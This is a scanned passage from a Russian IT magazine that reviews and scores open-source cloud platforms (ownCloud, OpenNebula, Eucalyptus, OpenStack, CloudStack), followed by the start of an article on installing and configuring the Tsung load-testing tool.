Для небольших групп компьютеров предназначены версии ABR, не имеющие централизованного управления, задания при этом устанавливаются локально. Для больших организаций следует выбирать вариант с приставкой Advanced. Лицензируется ABR по количеству компьютеров, но для Virtual Edition возможно неограниченное число миграций P2V, V2P или V2V на хост-машину и обратно.

Сергей Яремчук (grinder@synack.ru)
Мартин Пранкевич (martin@synack.ru)





Грозовые облака

OPEN SOURCE РЕШЕНИЯ ДЛЯ ОРГАНИЗАЦИИ SAAS/IAAS, СПОСОБНЫЕ ИЗМЕНИТЬ ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ И ТО, КАК МЫ ИХ ВОСПРИНИМАЕМ

Благодаря таким преимуществам, как относительная доступность, гибкость и экономия ресурсов, облачные вычисления стали одним из главных IT-трендов этого года. Многие организации уже задумались над тем, чтобы внедрить облачные решения и продукты виртуализации в свои инфраструктуры. Надеемся, данный обзор поможет определиться с выбором.

OWNCLOUD



Разработчик: ownCloud Inc.
Сайт проекта: owncloud.org
Лицензия: GNU AGPL

Один из самых известных опенсорсных проектов, предназначенных для организации работы cloud-хранилища. По функционалу напоминает сервисы Dropbox, box.net, Google Docs и Ubuntu One, но отличается возможностью полного контроля над данными. Изначально развивался сообществом KDE, но впоследствии основатели проекта создали коммерческую компанию ownCloud Inc., в задачи которой входит предоставление сервисов на базе ownCloud и платная поддержка. В будущем планируется продавать и готовый сервер с предустановленным ownCloud. Продукт быстро развивается, новый релиз с еще большими возможностями выходит каждые три месяца. Для доступа к данным используется обычный веб-браузер или протокол WebDAV, который поддерживается во всех современных ОС и позволяет настроить доступ к хранилищу как к сетевому диску, облегчая загрузку, изменение и сохранение данных любых типов. Также недавно появился специальный клиент ownCloud Sync Client, предоставляющий возможность синхронизировать данные с настольной системой, которая работает под управлением Linux, Windows или Mac OS X.

Начиная с версии 3, в состав ownCloud входит онлайн-редактор, позволяющий редактировать текстовые файлы (в том числе исходные тексты программ) прямо в браузере. Поддерживается просмотр PDF- и ODF-файлов, календарь, закладки, адресная книга, интерфейс для ведения списка дел TODO, контроль версий файлов, шифрование, проигрывание музыкальных файлов. Те, кто имеет доступ, могут просмотреть рисунки в фотогалерее пользователя. Возможна синхронизация файлов и календаря, адресной книги с мобильным устройством или настольным приложением, а также с другими подобными системами, поддерживающими протокол remoteStorage.

Пользователь самостоятельно указывает, кто может прочитать сохраненные им файлы. Доступ к файлам и каталогам может быть предоставлен для зарегистрированных пользователей и групп ownCloud (после открытия доступа они увидят их в меню «Файлы → Shared») или в виде прямой ссылки, генерируемой пользователем (не требует регистрации). Реализован удобный поиск по данным, есть возможность установки квот и ограничений на максимальный размер файлов. Поддержка Open Collaboration Services API позволяет отправлять сообщения другим пользователям через стандартный механизм нотификации KDE. Поддерживается работа со службами OpenID и LDAP.

Правда, комфортная работа с ownCloud гарантируется только при использовании последних версий Firefox, Chrome и Opera, с некоторыми версиями IE навигация может быть затруднена. Также возможны проблемы с отображением данных на некоторых планшетах. В интернете для ownCloud можно найти большое количество расширений и приложений App Store, позволяющих сделать работу с ownCloud еще более удобной (например, плагин для совместного поддержания фотоальбома; музыкальный сервер, позволяющий прослушивать собственную музыкальную коллекцию с любого устройства в сети; хранилище подкастов и видеороликов с доступом через веб-интерфейс или через медиаплеер).

Интерфейс системы переведен на многие языки, в том числе и русский. Освоить интерфейс без больших затруднений сможет пользователь с любым уровнем подготовки.

Система написана на PHP (для установки и работы требуются модули php5-json, php-xml, php-mbstring, php5-zip, php5-gd), в качестве СУБД может быть использована SQLite, PostgreSQL или MySQL. По сути, для развертывания требуется стандартный LAMP- или WAMP-сервер. Чтобы установить лимиты на выделяемую память, загрузку и размер файлов, в конфиге php.ini следует изменить значения директив memory_limit, post_max_size и max_file_uploads в большую сторону (в случае Ubuntu/Debian php.ini находится в каталоге /etc/php5/apache2). Возможно использование защищенного HTTPS-соединения, для этого необходимо лишь сгенерировать сертификат сервера.



Для доступа к данным ownCloud используется обычный веб-браузер

Функциональность	**9/10**
Производительность	**8/10**
Простота использования	**10/10**
Безопасность	**9/10**
Масштабируемость	**8/10**

OPENNEBULA



Разработчик: OpenNebula/C12G Labs
Сайт проекта: opennebula.org
Лицензия: Apache License

Платформа, предназначенная для организации управления виртуализацией центра обработки данных. Позволяет поднять IaaS (инфраструктура как сервис), похожую на Amazon EC2, но полностью подчиненную админу. В отличие от других подобных проектов, разработчики своей целью ставят возможность реализовать весь потенциал, заложенный в облачной концепции, а не просто создать



Пользователь может редактировать текстовые файлы, хранящиеся в ownCloud, прямо в окне браузера

удобное средство управления гипервизором. Открытая архитектура позволяет подключить OpenNebula к любой платформе или менеджеру управления виртуализацией. Поддерживаются интерфейсы управления к Public Clouds и гибридные облака, позволяющие объединять местную инфраструктуру и публичные облака, что дает возможность легко масштабировать среду в случае необходимости (например, при нехватке ресурсов). Соответственно, можно также динамично добавлять и исключать собственные виртуальные серверы, добиваясь нужного уровня производительности сервиса. При этом облачную среду могут использовать несколько организаций или можно просто сдавать ресурсы в аренду с делегированием полномочий и настройкой квот. Для удобного управления виртуальными ресурсами и учетными записями используется несколько уровней абстракции. Так, физические серверы объединяются в кластеры, а установки OpenNebula — в зоны (oZones). Кроме того, используется концепция групп, каждая из которых может иметь индивидуальные установки и набор доступных ресурсов, не пересекающихся с остальными. Присутствует возможность задания одной из четырех политик размещения ресурсов в дата-центре (Data Center Placement Policies). Например, при выборе packing будет использовано минимальное число серверов для размещения VM.

Для управления элементами физической и виртуальной инфраструктуры используются утилиты командной строки (onevm, onehost, oneuser, oneimage и так далее) и несколько веб-консолей. На конечных пользователей ориентирован Self-Service Portal, администрирование cloud-окружений выполняется при помощи OpenNebula Sunstone, для управления несколькими зонами одного пользователя служит OpenNebula Zones.

Консоли включают средства для развертывания виртуальных окружений, управления образами и сетями, мониторинга (интегрирована система Ganglia), контроля доступа, обеспечения безопасности и управления хранилищем. Менеджер виртуальных сетей позволяет абстрагироваться от физической сети, управлять виртуальными средами и изолировать некоторые из них.

Физические узлы кластера в настоящее время могут использовать Xen, KVM и VMware, кроме того, обеспечивается дополнительная поддержка Hyper-V, OpenVZ, VirtualBox. Реализован интерфейс к Amazon EC2, поддерживается API — EC2 Query, OGF OCCI и vCloud. Хранилище образов дисков поддерживает SAN и NAS, для доступа к ним с любого узла кластера посредством Transfer Manager можно использовать протокол NFS, SFTP, HTTP или их комбинацию. Для хранения параметров OpenNebula устанавливается MySQL или SQLite.

Развитие OpenNebula финансируется несколькими спонсорами, в этом списке можно найти как государственные, так и коммерческие организации. Среди тех, кто использует OpenNebula: CERN, FermiLab, China Mobile, Европейское космическое агентство и другие. Проект предлагает готовые пакеты для установки на Ubuntu, Debian, openSUSE и RHEL/CentOS. Также следует отметить весьма подробную документацию проекта (на английском).

Функциональность	**10/10**
Производительность	**9/10**
Простота использования	**9/10**
Безопасность	**9/10**
Масштабируемость	**9/10**


EUCALYPTUS



Разработчик: Eucalyptus Systems, Inc.
Сайт проекта: www.eucalyptus.com
Лицензия: GNU GPL

Программная платформа для реализации частных и гибридных облаков (IaaS), экспортирует интерфейс, совместимый с Amazon EC2 (Amazon Web Services API) и S3. Проект начат как исследовательский в недрах University of California, Santa Barbara и стал одной из первых разработок, предлагающих комплексную архитектуру управления IaaS. С 2009 года его развитием и коммерческой поддержкой занимается Eucalyptus Systems, Inc. Некоторое время предлагались два издания: OpenCore Enterprise Edition и Open Source. С лета 2012-го развивается единая Open Source версия (вероятно, к этому решению разработчиков подтолкнуло стремительное развитие OpenStack и CloudStack). Сегодня Eucalyptus используют в Министерстве обороны США и NASA, а также многие именитые компании, например Sony, Infosys, Aerospace, Fuji Film.

Заявлена поддержка таких технологий виртуализации, как Xen, KVM и VMware. Несколько кластеров можно связать в единое облако. Реализованы настраиваемые политики уровня обслуживания и доступа, возможность управления IP, учетными записями пользо-



Интерфейс OpenNebula Sunstone

CLOUD FOUNDRY

Cloud Foundry (cloudfoundry.org) представляет собой открытый PaaS-сервис (Platform as a service), позволяющий разработчикам тестировать свои приложения на множестве фреймворков и языков программирования: PHP, Python, .NET, Spring Java, Rails и Sinatra for Ruby, Node.js, Groovy, Grails, которые могут взаимодействовать с различными СУБД (MySQL, PostgreSQL, MongoDB, Redis, RabbitMQ, Neo4J). Фактически пользователю предоставляется уже готовый набор различных сред, который не нужно разворачивать, достаточно лишь загрузить написанную программу. Развитием Cloud Foundry занимается VMware, исходный код под лицензией Apache опубликован на GitHub, и, по сути, это первый Open Source PaaS-проект промышленного уровня. В настоящее время несколько хостеров уже предлагают сервис, основанный на Cloud Foundry. При необходимости можно развернуть соответствующую среду самостоятельно. В Ubuntu для этого достаточно использовать JuJu или подключить репозиторий ppa:cloudfoundry/ppa, в котором уже есть готовые пакеты. В поставке Cloud Foundry имеется несколько тестовых приложений, которые можно запустить для проверки работоспособности. Также можно использовать специальный дистрибутив Stackato (activestate.com/stackato).

Основным конкурентом CloudFoundry является PaaS-платформа OpenShift (https://openshift.redhat.com/app), открытая в апреле 2012 года компанией Red Hat.

вателей и групп, подсистема отчетов. Кроме стандартного способа получения IP для гостевых ОС (DHCP, статический), администратор может создавать подсети с определенными правилами.

Платформа состоит из пяти основных компонентов, организованных в виде отдельной службы и имеющих свой веб-интерфейс: Cloud Controller, Cluster Controller, Walrus, Storage Controller и Node Controller. Также предоставляется набор инструментов командной строки euca2ools, который может быть использован для управления Eucalyptus и другими сервисами, совместимыми с AWS API. Для безопасной связи между внутренними процессами используется протокол SOAP и его расширение WS-Security.

Развертывание облака при помощи Eucalyptus не всегда происходит гладко и требует обращения к документации по многим вопросам. В первую очередь следует обратить внимание на два руководства: Administrator's и User's Guide. Разработчики предлагают репозитории и пакеты для большинства популярных дистрибутивов Linux — Ubuntu, Debian, SLES/openSUSE, RHEL/CentOS и Fedora.

Функциональность	**9/10**
Производительность	**8/10**
Простота использования	**7/10**
Безопасность	**9/10**
Масштабируемость	**9/10**

OPENSTACK




Разработчик: OpenStack Foundation
Сайт проекта: openstack.org
Лицензия: Apache License

Проект возник в июле 2010 года в результате слияния двух проектов, разрабатываемых Rackspace Hosting (Rackspace Cloud Files) и NASA (Nebula). Основная задача — предоставить всем желающим возможность создать свое собственное облако без каких-либо ограничений. Проект развивается весьма активно, новые версии выходят по мере готовности без какого-либо стабильного цикла выпуска релизов. Каждый релиз получает свое имя, начинающееся со следующей буквы алфавита (Austin, Bexar, Cactus...). Сегодня к разработке OpenStack присоединилось более 150 компаний, среди которых такие гиганты, как Cisco, HP, Dell, AMD, Intel и NEC. До недавнего времени в этом списке была и Citrix, но она перестала поддерживать OpenStack в интересах своего CloudStack. В версии 11.10 (Oneiric Ocelot) для построения облачной платформы Ubuntu более простой в настройках и неограниченный в возможностях OpenStack заменил использовавшийся до этого Eucalyptus.

OpenStack изначально имеет модульную структуру, включающую три основных компонента (каждый может состоять из нескольких сервисов):

- **Nova** — контроллер вычислительных ресурсов (основа IaaS);
- **Swift** — масштабируемая система хранения данных;
- **Glance** — сервис поиска и хранения образов виртуальных машин, с поддержкой обновления объектов, репликацией, обеспечением целостности и возможностью предоставления статистики.

Впоследствии к ним добавился сервис идентификации, аутентификации и политик (Keystone), а также модульное Django-веб-приложение, предоставляющее конечному пользователю интерфейс администратора для управления сервисами — OpenStack Dashboard (Horizon). С версии Essex в OpenStack используется сетевая подсистема Quantum, позволяющая создавать сетевые топологии любой сложности с поддержкой политик. Поддержка в Quantum плагинов и открытый API дают возможность в будущем добавить любые функции (например, firewall, IDS/IPS, балансировку



Управление сервисами в окне OpenStack Horizon

нагрузки, VPN). В настоящее время доступно несколько плагинов, обеспечивающих подключение: Open vSwitch, Cisco UCS/Nexus, Linux Bridge, Nicira Network Virtualization Platform и Ryu OpenFlow Controller Plugin.

В качестве технологий виртуализации могут выступать KVM, UML, XenServer/XCP, VMware, LXC и QEMU. Поддерживается Live Migration, квоты на ресурсы, шаблоны, ролевая модель доступа RBAC, подключаемые диски и многое другое. По умолчанию в Nova доступно пять преднастроек VM (flavor type), в которых описывается количество CPU, размер ОЗУ и жесткого диска, при необходимости можно создавать свои флаворы. Более высокой организационной структурой являются проекты, включающие в себя отдельные подсети, хранилища, образы, ключи и учетные записи.

Доступны репозитории для Ubuntu, Debian, RHEL/CentOS и Fedora, openSUSE/SLES. В остальных ОС развертывание можно произвести при помощи исходных текстов. Для быстрого создания OpenStack-облаков на виртуальных машинах или физическом оборудовании можно использовать скрипт DevStack (devstack.org). Чтобы установить OpenStack в Ubuntu 11.10/12.04 или Fedora 16, достаточно скачать и выполнить скрипт stack.sh (по ссылке devstack.org/stack.sh.html можно найти хорошее описание его работы).

```
$ git clone git://github.com/openstack-dev/devstack.git
$ cd devstack; ./stack.sh
```

Развернуть OpenStack на нескольких серверах можно при помощи Puppet (инструкции можно найти по адресу goo.gl/LkRfr), Crowbar или Chef. Разработчики дистрибутива StackOps (stackops.org) предлагают готовую сборку на базе Ubuntu, позволяющую быстро развернуть нужное количество серверов OpenStack. Правда, текущая стабильная версия 0.3 использует Diablo, поэтому лучше взять пока тестовую 0.5 с более свежей версией OpenStack. Проект также предлагает готовые образы VM для запуска на KVM.


Также протестировать свои приложения в OpenStack можно, обратившись в бесплатный сервис TryStack (trystack.org), поддерживаемый Cisco, Dell, Equinix, HP, NTT и Rackspace. В России поддержкой OpenStack занимается Russian OpenStack Community, на страничках сайта openstack.ru доступна информация по продукту, хорошо дополняющая официальные доки (docs.openstack.org и wiki.openstack.org).

Кроме Horizon, для управления OpenStack используются командные утилиты (nova, nova-manage и прочие), которые поддерживают все доступные функции и стандартные клиенты, совместимые с Amazon EC2 (euca-tools).

Функциональность	**9/10**
Производительность	**8/10**
Простота использования	**8/10**
Безопасность	**8/10**
Масштабируемость	**9/10**



Мастер развертывания OpenStack в дистрибутиве StackOps



Интерфейс управления CloudStack прост, понятен и функционален

CLOUDSTACK



Разработчик: Citrix Systems / Apache Foundation
Сайт проекта: cloudstack.org, sf.net/projects/cloudstack
Лицензия: Apache License

Система для организации IaaS, которая подойдет как для небольшой группы виртуальных окружений на нескольких машинах, так и для построения cloud-систем уровня дата-центра или предприятия. В качестве систем виртуализации используются Oracle VM (VirtualBox), KVM, OVM, VMware vSphere и XenServer, которые можно использовать параллельно. Клиент самостоятельно выбирает, какой гипервизор ему больше подходит для конкретного сервера.

Начало разработок датировано 2010 годом, у истоков стояла компания VMOps (под руководством Шэна Лиана (Sheng Liang), создателя виртуальной машины JVM), затем проект был переименован в Cloud.com. Практически весь код распространялся под лицензией GNU GPL, закрытой оставалась лишь небольшая его часть, отвечавшая за поддержку коммерческих систем Cisco и EMC. В июле 2011-го Cloud.com приобрела Citrix, и код, вопреки всем опасениям, был опубликован под GNU GPLv3. В настоящее время разработки передаются в Apache Foundation, а лицензия изменена на Apache License. Параллельно Citrix перестала поддерживать OpenStack в пользу более зрелого CloudStack.

Используя CloudStack, можно построить на своем оборудовании структуру, аналогичную Amazon EC2, с гибкими возможностями управления всеми доступными ресурсами (виртуальными серверами, сетями и системами хранения данных) публичного и приватного облака из единой консоли. В простейшем случае инфраструктура состоит из одного управляющего сервера и набора вычислительных узлов, на которых организуется выполнение гостевых ОС в режиме виртуализации. Один сервер может управлять десятками тысяч территориально удаленных серверов. Хотя в сложных системах возможно использование кластера из нескольких управляющих серверов и балансировщиков нагрузки, а сама инфраструктура может быть разбита на сегменты (в так называемые zones), функционирующие в отдельном дата-центре. Поддерживается полная изоляция ресурсов, их автоматическое выделение и ограничение, из других возможностей стоит отметить: мониторинг в реальном времени, подсистему отчетов, средства для создания снапшотов и резервного копирования, автоматическое восстановление виртуальных машин после сбоя сервера.

Управление возможно через понятный даже новичку веб-интерфейс (Citrix всегда славилась своими удобными интерфейсами), CLI или CloudStack API. В дополнение к своему собственному API CloudStack поддерживает Amazon EC2 API (через отдельный модуль CloudBridge), S3 API и vCloud API. Многие вопросы автоматизированы, и большинство операций выполняются буквально одним щелчком мышки. Администратор может очень легко выделить квоты, создать новую VM из шаблона, перераспределить ресурсы, в том числе подключив публичное облако. Пользователь также управляет своими VM в пределах выделенных ему ресурсов.

Результатом сотрудничества с OpenStack стала поддержка Swift в CloudStack 3.0, вышедшем в начале 2012 года. Также в этой версии реализована инфраструктура NaaS (Networking as a Service), а CloudStack полностью интегрируется с Citrix NetScaler SDX/VPX, обеспечивая повышенную безопасность и производительность сети.

Для установки предлагаются исходные тексты и бинарные сборки для Ubuntu 10.04 и RHEL/CentOS 6.2. Также на rPath можно найти готовую сборку с CloudStack (rpath.com/solutions/cloudstack.php). Документация весьма подробная и хорошо структурирована, а потому помогает без проблем пройти все этапы развертывания IaaS на базе CloudStack.

Функциональность	10/10
Производительность	9/10
Простота использования	10/10
Безопасность	9/10
Масштабируемость	9/10

ВЫВОД

Приятно осознавать, что сегодня доступны качественные и бесплатные продукты, которые обладают всеми необходимыми для создания своего собственного облака функциями.

ИСПОЛЬЗУЯ CLOUDSTACK, МОЖНО ПОСТРОИТЬ НА СВОЕМ ОБОРУДОВАНИИ СТРУКТУРУ, АНАЛОГИЧНУЮ AMAZON EC2



ZERONIGHTS

EPISODE 0x02


Международная
техническая конференция
по информационной
безопасности

Москва
19-20 ноября 2012

www.zeronights.ru

TWO DAYS
OF TECHNICAL SATURNALIA!

timmy mathematicus (shmublon@gmail.com)



Кузница стресс-тестов

TSUNG: РАСПРЕДЕЛЕННАЯ СИСТЕМА НАГРУЗОЧНОГО ТЕСТИРОВАНИЯ ВЕБ-ПРИЛОЖЕНИЙ

На сегодняшний день существует множество инструментов для проведения нагрузочного тестирования, но ни один из них не впечатлил меня так, как Tsung. Это мощное и гибкое решение, которое позволяет имитировать большую нагрузку, используя минимум ресурсов.

ПРЕИМУЩЕСТВА TSUNG

Разработка Tsung была начата в 2000 году Николя Никлосом (Nicolas Niclausse). Сперва это была распределенная система для нагрузочного тестирования Jabber'а, предназначенная для внутренних нужд компании IDEALX (ныне OpenTrust). Через несколько месяцев проект развился в опенсорсный мультипротокольный инструмент нагрузочного тестирования. Сегодня Tsung с полным правом можно причислить к одним из лучших решений в своей области. Утилита подходит для тестирования многих видов клиент-серверных приложений на базе HTTP, SOAP, WebDAV, Jabber/XMPP, LDAP, MySQL и PostgreSQL. Благодаря модели легковесных процессов, заложенной в языке Erlang, на котором написан Tsung, возможно создание более 50 000 конкурентных запросов в секунду с одного компьютера. Для большей реалистичности каждый из виртуальных пользователей может «ходить» по сайту по индивидуальному сценарию и иметь личные параметры. Нагрузочный сценарий может быть разбит на фазы, например для плавного повышения нагрузки либо имитации кратковременных пиков нагрузки. При проведении теста можно задействовать дополнительные мониторы (агент мониторинга Erlang, SNMP, Munin), позволяющие контролировать параметры системы, на которой работает веб-сервер. Организовано журналирование результатов теста и разнообразная визуализация результатов (графики, диаграммы, таблицы и прочее).

УСТАНОВКА

Первым делом устанавливаем пакет erlang и зависимости:

```
$ sudo apt-get install erlang
$ sudo apt-get install gnuplot-nox libtemplate-perl \
    libhtml-template-perl libhtml-template-expr-perl
```

Затем скачиваем последнюю версию утилиты, выполняем сборку и создаем конфигурационный файл tsung.xml в поддиректории .tsung домашнего каталога:


```
$ wget http://tsung.erlang-projects.org/dist/tsung-1
.4.2.tar.gz
$ tar -zxvf tsung-1.4.2.tar.gz
$ ./configure && make
$ sudo make install
$ mkdir ~/.tsung; touch ~/.tsung/tsung.xml
```

НАСТРОЙКА


Вся конфигурация Tsung хранится в одном XML-файле, который имеет следующую структуру:

```
<?xml version="1.0"?>
    <tsung loglevel="info" dumptraffic="false">
        ...
    </tsung>
```

С параметром loglevel, думаю, многие встречались, традиционно он определяет уровень журналирования. Параметр dumptraffic используется для отладки сценария: если он включен (dumptraffic=true), то создается дополнительный лог, в который записываются полные



Отчет, сгенерированный Tsung



Количество подключенных пользователей и количество ответов сервера в секунду

ПОДДЕРЖКА ПРОТОКОЛОВ

HTTP:

1. Запросы GET, POST, PUT, DELETE, HEAD.
2. Автоматическое управление cookies.
3. Поддержка GET If-Modified-Since.
4. Режим прокси для записи сессий с помощью браузера.
5. Поддержка SOAP с помощью HTTP-запросов (заголовки SOAPAction обрабатываются).

Jabber/XMPP:

1. Сообщения об аутентификации, регистрации и присутствии.
2. Чат сообщения для онлайн- и офлайн-пользователей.
3. Roster- и GET-запросы.
4. Многопользовательский чат: подключение к room'у, сообщения в room'е, смена ника.
5. Запросы синхронизации пользователей.

